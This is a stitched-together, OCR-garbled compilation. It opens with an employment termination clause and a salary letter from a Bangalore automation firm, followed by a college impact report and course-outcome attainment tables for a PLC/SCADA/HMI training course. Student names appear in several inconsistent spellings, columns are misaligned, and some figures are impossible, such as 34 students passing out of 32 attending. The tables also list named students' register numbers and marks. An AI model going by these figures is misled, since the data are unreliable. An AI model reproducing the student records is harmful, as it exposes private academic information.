 - (v) Continued failure to meet performance standards as determined by the Company over two consecutive performance review periods; SPLTA may also terminate your employment for reasons other than cause or for no reason, effective upon at least 6 months written notice or payment of the salary you are entitled to in lieu less any required deductions or withholdings as required by law.
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
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Employee's Signature:

Date:

PLACE-BANGALORE

Industrial Automation Solutions No. C - 199, 4th Cross, 1st Stage, Peenya Industrial Area, Bangalore-560058, Tel: 080-43706587, E-mail: info@iasolutions.in, Web: www.iasolutions.in



Date: 10.06.2023

To Whom it may concern

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As per discussion his next 3 years salary details mentioned below.

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3. 3rd year salary – 25k CTC (No ESI / PF)

Yours's truly,

Authorized Signatory
Industrial Automation Solutions



DEPARTMENT OF ELECTRICAL AND ELECTRONICS ENGINEERING

Value added course IMPACT REPORT

Name of Program: Training on PLC SCADA and HMI

Type of Course: Hands on Training

Date:

3 sessions

introduction class - 25-to 27-October 2022

in campus training - 22-to February 28-February 2023

off campus training from Wartens Company Bangalore - 6-march to 16-march 2023

Semester and academic year : S7,S8- 2022-23

Duration (no of hours) - 103 hours

Knowledge acquired (knowledge you gained through your training experience and relate this knowledge to what you learned in specific courses at the college)

The training on "PLC SCADA and HMI" helped the students to acquire knowledge in industrial used programming language like PLC,SCADA and HMI and helped to build the programming skills. The session helped students to have practical understanding about the SCADA which is in their power system analysis course.

a. Skills learned: (skills and any career-specific abilities that you gained during your internship like technical skills, problem analysis, etc. Discuss any of the skills that you learned as part of courses at the college)

Programming skills

b. Impact analysis: Compare the **knowledge and skills sets** that you gained (mentioned as per para a & b above) before and after your training

Use scale from 1 to 5

Poor = 1 fair = 2, good = 3, very good = 4 and excellent = 5

Sl. No	Knowledge/Skills	Before	After
1	Modern tool usage	1	3
2	Programming skills	1	4
3	Team activity involvement	2	4

d). Connected POs & PSOs Attainment

(Select relevant POs /PSOs and rate the same for the Training undergone)

Use scale from 1 to 3

1 -Poor, 2-Medim, 3- High

POs	Rating			POs	Rating			PSOs	Rating		
	3	2	1		3	2	1		3	2	1
PO 1				PO 7				PSO 1			
PO 2				PO 8		2		PSO 2		2	
PO 3	3			PO 9		2					
PO 4				PO 10		2					
PO 5	3		1	PO 11			3				
PO 6		2		PO 12			3				

1 Program Outcomes (POs)

Engineering Knowledge: Apply the knowledge of mathematics, science, engineering fundamentals and an engineering specialization to the solution of complex engineering problems.

Problem Analysis: Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences.

Design/Development of Solutions: Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations.

Conduct Investigations of Complex Problems: Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions.

Modern Tool Usage: Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations.

The Engineer and Society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.

Environment and Sustainability: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for, sustainable development.

Vision

To evolve as a centre of excellence, to train students in contemporary technologies, to meet the needs of global industry and to develop them into skillful engineers instilled with human values and professional ethics.

Mission

To produce competent and disciplined Electrical & Electronics Engineers through delivery of quality education to meet the ongoing global challenges in alignment with technical education system and society.

- **Ethics:** Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.
- **Individual and Team Work:** Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings.
- **Communication:** Communicate effectively in complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.
- **Project Management and Finance:** Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments.
- **Life-long Learning:** Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change.

1 Program Specific Outcomes (PSOs)

- Apply the knowledge of electrical fundamentals, circuit design, control engineering, analog & digital electronics to the field of electrical & electronics systems in industry.
- Develop technical knowledge, skill, and competence to identify, conceptualize and solve problems in research and analysis related to power system engineering, embedded system & control.

1 Program Educational Objectives (PEOs)

- Graduates will achieve broad and in-depth knowledge of Electrical & Electronic Engineering relating to industrial practices and research to analyze the practical problems and think creatively to generate innovative solutions using appropriate technologies.
- Graduates will make valid judgment, synthesize information from a range of sources and communicate them in sound ways appropriate to the discipline.
- Graduates will nurture intellectual curiosity and pursue lifelong learning not only in areas that are relevant to Electrical & Electronic Engineering, but also that are important to society.
- Graduates will adapt to different roles and demonstrate leadership in global working environment by respecting diversity, professionalism and ethical practices.

Tutor's Signature

CO ATTAINMENT (PLC SCADA & HMI TRAINING WARTENS(2019-23 BATCH))

Name of Student	CO1					CO2					CO3								
	Que.A.1-15	Que.A.16	Que.B.1	Que.B.2	Que.B.3	Que.B.4	Que.B.5	Que.B.6	Que.B.7	Que.B.8	Que.B.9	Que.B.10	Que.B.11	Que.B.12	Que.B.13	Que.B.14	Que.B.15		
	15	5	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20		
ABHILASH JOSEPH	3	3	18	NA	10	NA	11	NA	11	NA	12	NA	12	NA	12	NA	12	NA	
ADITHYAN V	11	3	19	NA	19	NA	NA	11	NA	11	14	13	13	13	13	13	13	13	
AJAY MATHEW JOSEPH	7	3	13	NA	13	NA	10	NA	10	NA	8	3	NA	NA	3	NA	3	NA	
ALFATH SAJI	13	4	18	NA	18	NA	NA	NA	NA	5	NA	7	7	7	7	7	7	7	
ANIL GEORGE	14	3	17	NA	17	NA	NA	NA	NA	8	13	13	13	13	13	13	13	13	
ARUN SAJ	11	4.5	19	NA	19	NA	13	NA	13	11	11	11	11	11	11	11	11	11	
ALEENA JASON	13	3	13	NA	13	NA	10	NA	10	NA	NA	11	11	11	11	11	11	11	
ALEN VARGHESE	10	3	17	NA	17	NA	10	NA	10	2	5	7	7	7	7	7	7	7	
ANRITHA P	11	3	16	NA	16	NA	NA	NA	NA	11	NA	11	11	11	11	11	11	11	
ASHLEY VILBOH	13	4.5	20	NA	20	NA	NA	NA	NA	8	8	8	8	8	8	8	8	8	
ASWANTH RAMISHAN	13	3	13	NA	13	NA	10	NA	10	10	10	10	10	10	10	10	10	10	
ASWIN K	10	3	13	NA	13	NA	10	NA	10	8	8	8	8	8	8	8	8	8	
ASWINI SURESH M S	10	3	13	NA	13	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
DIANA MARIA SHIBU	13	3	13	NA	13	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
DANISH SHRIKALAMAR	13	3	13	NA	13	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
ELVIN JOY	11	3	13	NA	13	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
SOKUL ABITH	13	3	13	NA	13	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
PRITHVIR SURESH	13	4.5	17	NA	17	NA	10	NA	10	NA	10	10	10	10	10	10	10	10	
JOEL M JACOB	14	3	17.5	NA	17.5	NA	12	NA	12	12	12	12	12	12	12	12	12	12	
JOHN TOMY	13	3	17	NA	17	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
KIRAN JOSEPH	13	3	13	NA	13	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
MURHAMMED HANAN	12	3	17.5	NA	17.5	NA	10	NA	10	NA	10	10	10	10	10	10	10	10	
AMAL DANESH	13	4.5	14	NA	14	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
NOVAL JOSE	11	3	12.5	NA	12.5	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
P RISHA SAIJAS	8	3	18	NA	18	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
PRANAV TV	10	3	13	NA	13	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
REEMHA RAMARISHAN	9	NA	12	NA	12	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
REEMHA DEVAN M B	11	4	20	NA	20	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
SRIKSHA ALEX	12	4	15	NA	15	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
VAISHALI PRAKASHAN	11	4	19	NA	19	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
GOVINDI SURESHKUMAR K M	13	4	21	NA	21	NA	11	NA	11	NA	8	8	8	8	8	8	8	8	
T K MALHARAJU ZIJAH	14	3	10	NA	10	NA	10	NA	10	NA	8	8	8	8	8	8	8	8	
target mark(s) of max score)	15	2.5	10	10	10	10	10	10	10	10	10	10	10	10	10	10	10	10	
Total number of students attended	32	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	
no. of students scored more than 50% of target	31	31	32	0	32	0	31	0	31	1	34	34	34	34	34	34	34	34	
attainment percentage	96.9	100.0	100.0	0.0	100.0	0.0	96.8	0.0	96.8	3.2	100.0	100.0	100.0	100.0	100.0	100.0	100.0	100.0	
attainment level	4	4	4	0	4	0	4	0	4	1	4	4	4	4	4	4	4	4	
CO attainment	1.71																	1.43	1.40

CO1	CO2	CO3	CO4	CO5	CO6	CO7	CO8
2.71	1.43	1.43	1.43	1.43	1.43	1.43	1.43

QUESTION -CO MAPPING

PART	QUESTION NUMBER	MAPPED CO
A	QUE.1 TO QUE 15	1
	QUE.16	1
B	1	1,5,6
	2	1,5,6
	3	7,8
	4	2,3,4,5
	5	1,2,3,5
	6	1,5,6
	7	1,5,6
	8	1,2,3,5


LALY JAMES
HOD EEE, VJEC

Sl.No	Reg.No	Name of Student	PART A MARKS														Total (1-15)	16	
			1	2	3	4	5	6	7	8	9	10	11	12	13	14			15
2	VML19EE002	ABHILASH JOSEPH	1	0	0	1	1	1	1	1	0	1	0	0	0	1	1	9	5
3	VML19EE003	ABHINAV V	1	1	1	0	1	1	1	0	0	1	1	1	1	1	0	11	5
4	VML19EE004	AJIN MATHEW JOSEPH	0	0	1	0	1	1	1	1	0	1	0	0	0	1	0	7	5
5	VML19EE005	AJITH SAJI	1	1	1	1	1	1	1	1	0	1	1	0	1	1	13	4	
6	VML19EE006	AKHIL GEORGE	1	1	1	0	1	1	1	1	1	1	1	1	1	1	14	5	
7	VML19EE007	ALBIN SAJI	1	1	1	0	1	1	1	0	0	1	1	1	1	1	11	4.5	
8	VML19EE008	ALEENA JAISON	1	1	1	1	1	1	1	0	1	1	1	1	1	0	11	4.5	
9	VML19EE009	ALEN VARGHESE	1	1	1	1	1	1	0	1	1	1	1	0	1	1	11	5	
10	VML19EE010	AMAL BHASKARAN	1	0	1	1	1	1	1	1	1	1	1	0	1	1	12	5	
11	VML19EE011	AMRITHA P															0		
12	VML19EE012	ASHLYN WILSON SASTHAMP	1	0	1	0	1	1	1	1	0	1	0	0	1	1	10	5	
13	VML19EE013	ASWANTH RAMESHAN	1	0	1	1	0	1	1	1	1	1	0	1	1	1	12	5	
14	VML19EE014	ASWIN K	1	0	1	1	1	1	1	1	1	1	1	1	1	1	13	4.5	
15	VML19EE015	ASWIN SURESH M S	0	0	1	1	1	1	1	1	1	1	0	0	1	1	10	5	
16	VML19EE016	DILNA MARIA SHIBU	1	1	1	1	1	1	1	1	1	1	1	1	1	1	13	5	
17	VML19EE017	DIVIN K B															0		
18	VML19EE018	DWITHI SHIVAKUMAR	1	1	1	0	1	1	1	1	0	1	1	1	1	1	13	5	
19	VML19EE019	ELTTIN JOY	1	0	1	1	1	1	1	1	1	1	1	0	1	1	11	5	
20	VML19EE020	GOKUL ARIYIL	1	1	1	1	1	1	0	1	1	1	1	0	1	1	13	5	
21	VML19EE021	HRITHVIK SREEJITH	1	1	1	1	1	1	1	0	1	1	1	0	1	1	13	4.5	
22	VML19EE022	JOEL M JACOB	1	1	1	1	1	1	1	1	1	1	1	1	1	1	14	5	
23	VML19EE023	JOHN TOMY	1	0	1	1	1	1	1	1	1	1	1	0	0	1	11	5	
24	VML19EE024	KIRAN JOSEPH	1	1	1	1	1	1	1	0	1	1	1	0	1	1	13	5	
25	VML19EE025	MUHAMMED HANAN FAZAL	1	1	1	0	1	1	1	1	1	1	1	1	0	1	12	5	
26	VML19EE026	NAKUL GANESH	1	1	0	1	0	1	1	1	1	1	1	1	1	1	13	4.5	
27	VML19EE027	NOYAL JOSE	1	1	1	1	1	1	0	1	1	1	1	0	1	1	13	5	
28	VML19EE029	P ROMA LILLAS	1	0	0	1	1	1	1	0	1	1	0	0	1	1	8	5	
29	VML19EE028	PRANAV TV	1	0	1	0	1	0	1	1	1	1	1	1	0	1	10	5	
30	VML19EE030	RENITHA RAMAKRISHNAN	1	0	1	0	1	1	1	1	0	1	0	0	1	1	9	0	
31	VML19EE031	SAYOOJ DEVAN M B	1	1	1	1	1	1	1	1	0	1	0	1	1	1	13	4	
32	VML19EE032	SRADHA ALEX	1	1	1	0	1	1	1	1	1	1	1	0	1	1	12	4	
33	VML19EE033	VAISHALI PRASHAKARAN	1	0	1	1	1	1	1	1	0	1	1	1	1	1	11	4	
34	VML19EE034	VISHNU SREEKUMAR K M	1	1	1	1	1	1	0	1	1	1	1	1	1	0	13	4	
35	VML19EE035	T K MUHAMMED ZUAH	1	1	1	1	0	1	1	1	1	1	1	1	1	1	14	5	

PART B MARKS

Sl.No	Reg.No	Name of Student	1(20 marks)			2			
			a	b	c	total	a	b	total
1	VML19EE002	ABHILASH JOSEPH	8	5	5	18	NA	NA	0
2	VML19EE003	ABHINAV V	9	5	5	19	NA	NA	0
3	VML19EE004	AJIN MATHEW JOSEPH	8	5	0	13	NA	NA	0
4	VML19EE005	AJITH SAJI	10	3	5	18	NA	NA	0
5	VML19EE006	AKHIL GEORGE	7	5	5	17	NA	NA	0
6	VML19EE007	ALBIN SAJI	9	5	5	19	NA	NA	0
7	VML19EE008	ALEENA JAISON	10	3	0	13	NA	NA	0
8	VML19EE009	ALEN VARGHESE	7	5	2	14	NA	NA	0
9	VML19EE011	AMRITHA P	10	5	2	17	NA	NA	0
10	VML19EE012	ASHLYN WILSON SASTHAMPADAVIL	8	5	3	16	NA	NA	0
11	VML19EE013	ASWANATH RAMESHAN	10	5	5	20	NA	NA	0
12	VML19EE014	ASWIN K	6	5	2	13	NA	NA	0
13	VML19EE015	ASWIN SURESH M S	10	5	0	15	NA	NA	0
14	VML19EE016	DILNA MARIA SHIBU	10	5	4	19	NA	NA	0
15	VML19EE018	DWITHI SHIVAKUMAR	10	5	5	20	NA	NA	0
16	VML19EE019	ELTTIN JOY	6	5	5	16	NA	NA	0
17	VML19EE020	GOKULARIYIL	10	3	0	13	NA	NA	0
18	VML19EE021	HRITHVIK SREEJITH	9	3	0	12	NA	NA	0
19	VML19EE022	JOEL M JACOB	10	5	2.5	17.5	NA	NA	0
20	VML19EE023	JOHN TOMY	7	5	5	17	NA	NA	0
21	VML19EE024	KIRAN JOSEPH	10	3	0	13	NA	NA	0
22	VML19EE025	MUHAMMED HANAN FAZAL	10	2.5	5	17.5	NA	NA	0
23	VML19EE026	NAKUL GANESH	8	1	5	14	NA	NA	0
24	VML19EE027	NOYAL JOSE	10	0	2.5	12.5	NA	NA	0
25	VML19EE029	P ROMA ULLAS	6	5	5	16	NA	NA	0
26	VML19EE028	PRANAV TV	6	5	2	13	NA	NA	0
27	VML19EE030	RENITHA RAMAKRISHNAN	10	0	0	10	NA	NA	0
28	VML19EE031	SAYOOJ DEVAN M B	10	5	5	20	NA	NA	0
29	VML19EE032	SRADHA ALEX	8	5	2	15	NA	NA	0
30	VML19EE033	VAISHALI PRABHAKARAN	9	5	5	19	NA	NA	0
31	VML19EE034	VISHNU SREEKUMAR K M	10	0	1	11	NA	NA	0
32	VML19EE035	T K MUHAMMED ZUJAH	0	5	5	10	NA	NA	0

Sl.No	Reg.No	Name of Student	3			4			total
			a	b	total	a	b	c	
1	VML19EE002	ABHILASH JOSEPH	NA	NA	0	4	2	2	8
2	VML19EE003	ABHINAV V	NA	NA	0	2	2	0	4
3	VML19EE004	AJIN MATHEW JOSEPH	NA	NA	0	0	8	0	8
4	VML19EE005	AJITH SAJI	8	5	14	NA	NA	NA	0
5	VML19EE006	AKHIL GEORGE	NA	NA	0	2	2	1.5	5
6	VML19EE007	ALBIN SAJI	NA	NA	0	4	2	0	8
7	VML19EE008	ALEENA JASON	10	4	14	NA	NA	NA	0
8	VML19EE009	ALEN VARGHESE	NA	NA	0	2	1	2	5
9	VML19EE011	AMRITHA P	10	0	10	NA	NA	NA	0
10	VML19EE012	ASHLYN WILSON SASTHAMPADAVIL	NA	NA	0	0	0	0	8
11	VML19EE013	ASWANATH RAMESHAN	NA	NA	0	2	4	2	8
12	VML19EE014	ASWIN K	NA	NA	0	0	5	0	6
13	VML19EE015	ASWIN SURESH M S	NA	NA	0	4	4	1	9
14	VML19EE016	DILNA MARIA SHIBU	10	8	18	NA	NA	NA	0
15	VML19EE018	DWITHI SHIVAKUMAR	NA	NA	0	4	2	2	10
16	VML19EE019	ELTTIN JOY	NA	NA	0	2	2	2	8
17	VML19EE020	GOKUL ARIYIL	6	5	11	NA	NA	NA	0
18	VML19EE021	HRITHVIK SREEJITH	5	5	10	NA	NA	NA	0
19	VML19EE022	JOEL M JACOB	NA	NA	0	4	2	2	10
20	VML19EE023	JOHN TOMY	NA	NA	0	0	4	0	4
21	VML19EE024	KIRAN JOSEPH	8	4	12	NA	NA	NA	0
22	VML19EE025	MUHAMMED HANAN FAZAL	NA	NA	0	2	2	1.5	15.5
23	VML19EE026	NAKUL GANESH	NA	NA	0	4	2	2	8
24	VML19EE027	NOYAL JOSE	7	0	7	NA	NA	NA	0
25	VML19EE029	P ROMA ULLAS	NA	NA	0	1.5	2	2	5
26	VML19EE028	FRANAV TV	NA	NA	0	0	4	0	4
27	VML19EE030	RENITHA RAMAKRISHNAN	NA	NA	0	NA	NA	NA	0
28	VML19EE031	SAYOOJ DEVAN M B	NA	NA	0	2	4	2	8
29	VML19EE032	SRAOHA ALEX	NA	NA	0	0	4	2	6
30	VML19EE033	VAISHALI PRABHAKARAN	NA	NA	0	4	2	2	8
31	VML19EE034	VISHNU SREEKUMAR K M	NA	NA	0	2	2	2	10
32	VML19EE035	T K MUHAMMED ZUJAH	NA	NA	0	2	2	2	11

Sl.No	Reg.No	Name of Student	5					6			
			a	b	c	total	a	b	c	d	total
1	VML19EE002	ABHILASH JOSEPH	6	5	1	12	NA	NA	NA	NA	0
2	VML19EE003	ABHINAV V	4	5	5	14	NA	NA	NA	NA	0
3	VML19EE004	AJIN MATHEW JOSEPH	0	5	0	5	NA	NA	NA	NA	0
4	VML19EE005	AJITH SAJI	7	0	0	7	NA	NA	NA	NA	0
5	VML19EE006	AKHIL GEORGE	2	5	2.5	9.5	NA	NA	NA	NA	0
6	VML19EE007	ALBIN SAJI	4	5	2	11	NA	NA	NA	NA	0
7	VML19EE008	ALEENA JAISON	10	3	0	13	NA	NA	NA	NA	0
8	VML19EE009	ALEN VARGHESE	1	5	1	7	NA	NA	NA	NA	0
9	VML19EE011	AMRITHA P	8	5	0	13	NA	NA	NA	NA	0
10	VML19EE012	ASHLYN WILSON SASTHAMPADAVIL	6	0	1	7	NA	NA	NA	NA	0
11	VML19EE013	ASIWANTH RAMESHAN	0	5	3	8	NA	NA	NA	NA	0
12	VML19EE014	ASWIN K	6	5	1	12	NA	NA	NA	NA	0
13	VML19EE015	ASWIN SURESH M S	0	5	1	6	NA	NA	NA	NA	0
14	VML19EE016	DILNA MARIA SHIBU	8	5	2	15	NA	NA	NA	NA	0
15	VML19EE018	DWITHI SHIVAKUMAR	8	8	2	18	NA	NA	NA	NA	0
16	VML19EE019	ELTTIN JOY	0	5	5	10	NA	NA	NA	NA	0
17	VML19EE020	GOKUL ARIYIL	10	3	0	13	NA	NA	NA	NA	0
18	VML19EE021	HRITHVIK SREEJITH	8	3	0	11	NA	NA	NA	NA	0
19	VML19EE022	JOEL M JACOB	2	5	5	12	NA	NA	NA	NA	0
20	VML19EE023	JOHN TOMY	0	5	0	5	NA	NA	NA	NA	0
21	VML19EE024	KIRAN JOSEPH	10	3	0	13	NA	NA	NA	NA	0
22	VML19EE025	MUHAMMED HANAN FAZAL	4	2.5	2.5	9	NA	NA	NA	NA	0
23	VML19EE026	NAKUL GANESH	2	0	0	2	NA	NA	NA	NA	0
24	VML19EE027	NOYAL JOSE	4	0	0	4	NA	NA	NA	NA	0
25	VML19EE029	P ROMA ULLAS	5	5	1	11	NA	NA	NA	NA	0
26	VML19EE028	PRANAV TV	0	5	0	5	NA	NA	NA	NA	0
27	VML19EE030	RENITHA RAMAKRISHNAN	0	5	0	5	NA	NA	NA	NA	0
28	VML19EE031	SAYOOJ DEVAN M B	0	5	3	8	NA	NA	NA	NA	0
29	VML19EE032	SRADHA ALEX	6	5	0	11	NA	NA	NA	NA	0
30	VML19EE033	VAISHALI PRABHAKARAN	6	0	5	11	NA	NA	NA	NA	0
31	VML19EE034	VISHNU SREEKUMAR K M	2	5	0	7	NA	NA	NA	NA	0
32	VML19EE035	T K MUHAMMED ZIAH	2	5	0	7	NA	NA	NA	NA	0

CO ATTAINMENT (PLC SCADA & HMI TRAINING WARTENS(2019-23 BATCH))

Name of Student	CO1										CO2				CO3								
	Que A-1	Que A-15	Que A16	Que B.1	Que B.2	Que B.3	Que B.5	Que B.6	Que B.7	Que B.8	Que B.4	Que B.5	Que B.8	Que B.8	Que B.4	Que B.5	Que B.8	Que B.8	Que B.4	Que B.5	Que B.8	Que B.8	
ABRILASH JOSEPH	8	5	5	18	NA	18	18	NA	11	NA	18	12	NA	18	18	12	12	18	18	18	12	12	NA
ADIRNAVV	13	5	19	19	NA	19	19	NA	13	NA	4	14	13	4	14	14	14	13	4	14	14	14	13
AJIN MATHW JOSEPH	7	5	5	13	NA	13	13	NA	10	NA	8	5	NA	8	5	5	5	NA	8	5	5	5	NA
AJITH SAB	13	8	18	NA	NA	18	18	NA	NA	5	NA	7	5	NA	7	7	7	5	NA	7	7	7	5
ANNA GEORGE	14	5	17	NA	NA	17	17	NA	NA	8	10.1	9.3	8	10.1	9.3	8	8	10.1	9.3	8	8	8	8
ALBIN SAIJ	13	4.3	19	NA	NA	19	19	NA	NA	3	14	11	5	14	11	5	14	11	5	14	11	5	5
ALEENA JASOON	13	3	19	NA	NA	19	19	NA	10	NA	NA	13	NA	NA	13	NA	13	NA	NA	13	13	13	NA
ALEX VARGHESE	12	5	14	NA	NA	14	14	NA	NA	2	5	7	7	2	7	7	7	2	7	7	7	7	7
AMRITHA P	10	5	17	NA	NA	17	17	NA	10	NA	NA	13	NA	NA	13	NA	13	NA	NA	13	13	13	NA
ASHWIN ANSOON	12	3	18	NA	NA	18	18	NA	NA	3	6	7	7	3	7	7	7	3	7	7	7	7	7
AJANATH RAMESHAN	13	4.3	20	NA	NA	20	20	NA	NA	8	18	8	8	18	8	8	8	18	8	8	8	8	8
ADITHYAN K	13	5	13	NA	NA	13	13	NA	8	NA	5	13	NA	8	13	NA	13	8	13	13	13	13	NA
ASWINI SURESH M S	10	3	19	NA	NA	19	19	NA	10	NA	3	6	NA	3	6	NA	6	NA	3	6	6	6	NA
DEENA MARIA SHIBU	13	5	18	NA	NA	18	18	NA	NA	8	NA	15	8	NA	15	8	NA	15	8	NA	15	15	8
DONTHI SHYAMALAR	13	5	20	NA	NA	20	20	NA	NA	8	10	15	8	10	15	8	10	15	8	10	15	15	8
ELTIM JON	13	3	18	NA	NA	18	18	NA	8	NA	14	10	NA	14	10	NA	14	10	NA	14	14	14	NA
GEORGE ARVIE	13	5	13	NA	NA	13	13	NA	10	NA	NA	13	NA	NA	13	NA	13	NA	NA	13	13	13	NA
BRITHAVN SREEJITH	13	4.3	12	NA	NA	12	12	NA	10	NA	NA	11	NA	NA	11	NA	11	NA	NA	11	11	11	NA
KEBEL M JACOB	14	5	12.5	NA	NA	12.5	12.5	NA	NA	13	16	12	12	16	12	12	12	16	12	12	12	12	12
EDWIN TOMY	13	5	17	NA	NA	17	17	NA	8	NA	4	5	NA	4	5	NA	4	5	NA	4	4	4	NA
ERAMI JOSEPH	13	5	13	NA	NA	13	13	NA	8	NA	NA	13	NA	NA	13	NA	13	NA	NA	13	13	13	NA
MUHAMMED HANAN	12	5	17.5	NA	NA	17.5	17.5	NA	5	NA	17.5	8	NA	NA	8	NA	8	NA	NA	8	8	8	NA
HANUKA GANESH	13	4.3	14	NA	NA	14	14	NA	10	NA	16	10	NA	16	10	NA	16	10	NA	16	16	16	NA
ROYAL JOSE	13	5	12.5	NA	NA	12.5	12.5	NA	NA	NA	NA	10	NA	NA	10	NA	10	NA	NA	10	10	10	NA
P RICHAN LILIAS	8	3	16	NA	NA	16	16	NA	10	NA	15.5	11	NA	15.5	11	NA	11	NA	15.5	11	11	11	NA
PREMAJY TV	10	5	13	NA	NA	13	13	NA	10	NA	4	5	NA	4	5	NA	4	5	NA	4	4	4	NA
REKITHA RAMAKRISHNAMI	9	NA	10	NA	NA	10	10	NA	NA	NA	NA	4	NA	NA	4	NA	4	NA	NA	4	4	4	NA
SAYOOJ DEVAN M B	13	4	20	NA	NA	20	20	NA	NA	3	18	8	3	18	8	3	18	8	3	18	18	18	5
SHREYA ALEX	13	4	13	NA	NA	13	13	NA	10	NA	5	11	NA	5	11	NA	11	5	11	11	11	11	5
VANSHAL PRADHAKARAN	13	4	18	NA	NA	18	18	NA	NA	5	18	11	2	18	11	2	18	11	2	18	18	18	5
VISHNU SREEKANTH K M	14	4	11	NA	NA	11	11	NA	NA	8	15	7	4	15	7	4	15	7	4	15	15	15	4
T K MUHAMMED ZUMAY	14	5	10	NA	NA	10	10	NA	NA	9	11	7	9	11	7	9	11	7	9	11	11	11	4
Target mark/pts of total score)	7.5	2.5	10	10	10	10	10	10	10	10	10	10	10	10	10	10	10	10	10	10	10	10	10
Total number of students attended	32	13	32	0	32	0	32	0	18	34	23	32	34	23	32	32	34	23	32	32	34	34	34
No of students scored more than 50% of target	31	31	32	0	32	0	32	0	31	34	24	32	34	24	32	32	34	24	32	32	34	34	34
attainment percentage	NA	100.0	100.0	0.0	100.0	0.0	100.0	0.0	66.6	100.0	60.9	100.0	100.0	60.9	100.0	100.0	100.0	60.9	100.0	100.0	100.0	100.0	100.0
attainment level	3	8	3	3	3	3	3	3	2.48	3.30	3.54	1.11	3.38	1.00	1.00	1.00	1.00	3.00	1.00	1.00	1.00	1.00	1.00
CO attainment	3.73																						

CO1	CO2	CO3	CO4	CO5	CO6	CO7	CO8
0.71	1.46	1.46	1.46	2.4	1.84	1.81	3

Name of Student	CO4				CO5				CO6				CO7		CO8			
	Que B.4		Que B.2		Que B.4		Que B.6		Que B.7		Que B.8		Que B.1		Que B.2		Que B.3	
	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
ABHIRAM V	18	18	NA	16	12	NA	11	NA	11	NA	18	16	11	NA	11	NA	NA	NA
ADARSH V	4	18	NA	4	14	NA	14	NA	13	NA	13	19	NA	NA	NA	NA	NA	NA
AJAY MATHEW JOSEPH	8	12	NA	8	5	NA	10	NA	10	NA	12	NA	12	NA	NA	NA	NA	NA
ALITH SAJ	NA	18	NA	NA	7	NA	NA	NA	NA	5	18	NA	NA	NA	NA	NA	NA	NA
ANIL GEORGE	17	16	NA	16	11	NA	NA	NA	NA	8	17	NA	NA	NA	NA	NA	NA	NA
ALBIN BABU	14	18	NA	14	11	NA	NA	NA	NA	3	19	NA	NA	NA	NA	NA	NA	NA
ALEENA JAYSON	NA	11	NA	NA	19	NA	10	NA	NA	3	19	NA	NA	NA	NA	NA	NA	NA
ALEEN VARGHESE	5	14	NA	5	7	NA	NA	20	NA	2	14	NA	NA	NA	NA	NA	NA	NA
AMRITHA P	NA	17	NA	NA	13	NA	10	NA	NA	17	NA	NA	NA	NA	NA	NA	NA	NA
ANSA VIKRANTH	8	14	NA	8	7	NA	NA	NA	NA	3	14	NA	NA	NA	NA	NA	NA	NA
ANSHANTH RAMKISHAN	NA	20	NA	18	8	NA	NA	NA	NA	8	20	NA	NA	NA	NA	NA	NA	NA
ANIRUN P	8	13	NA	8	12	NA	NA	8	NA	8	13	NA	NA	NA	NA	NA	NA	NA
ASTHAN SURESH M S	8	18	NA	8	8	NA	12	NA	12	NA	15	NA	NA	NA	NA	NA	NA	NA
DIKHA MARIA SHEHU	NA	18	NA	NA	15	NA	NA	NA	NA	8	18	NA	NA	NA	NA	NA	NA	NA
DONATH SREYANSHAR	12	20	NA	12	15	NA	NA	NA	NA	8	20	NA	NA	NA	NA	NA	NA	NA
ELVIN JOY	14	18	NA	14	10	NA	NA	NA	NA	8	18	NA	NA	NA	NA	NA	NA	NA
GORLA ARPIT	NA	11	NA	NA	14	NA	NA	NA	NA	8	14	NA	NA	NA	NA	NA	NA	NA
GRITHITHAN SHEELATH	NA	11	NA	NA	13	NA	10	NA	NA	10	18	NA	NA	NA	NA	NA	NA	NA
JOEL M JACOB	NA	11	NA	NA	11	NA	10	NA	NA	12	17	NA	NA	NA	NA	NA	NA	NA
JOHNY TOMY	4	17	NA	4	12	NA	NA	NA	NA	12	17	NA	NA	NA	NA	NA	NA	NA
JURAJ JOSEPH	NA	11	NA	NA	19	NA	NA	NA	NA	8	18	NA	NA	NA	NA	NA	NA	NA
MUHAMMED HANAN	13	17	NA	13	9	NA	5	NA	5	NA	17	NA	NA	NA	NA	NA	NA	NA
HARIS GANESH	14	14	NA	14	18	NA	10	NA	NA	17	14	NA	NA	NA	NA	NA	NA	NA
KOVAL JOSE	NA	12	NA	NA	18	NA	NA	NA	NA	24	NA	NA	NA	NA	NA	NA	NA	NA
P NOMBULAKAS	12	16	NA	12	11	NA	NA	NA	NA	12	16	NA	NA	NA	NA	NA	NA	NA
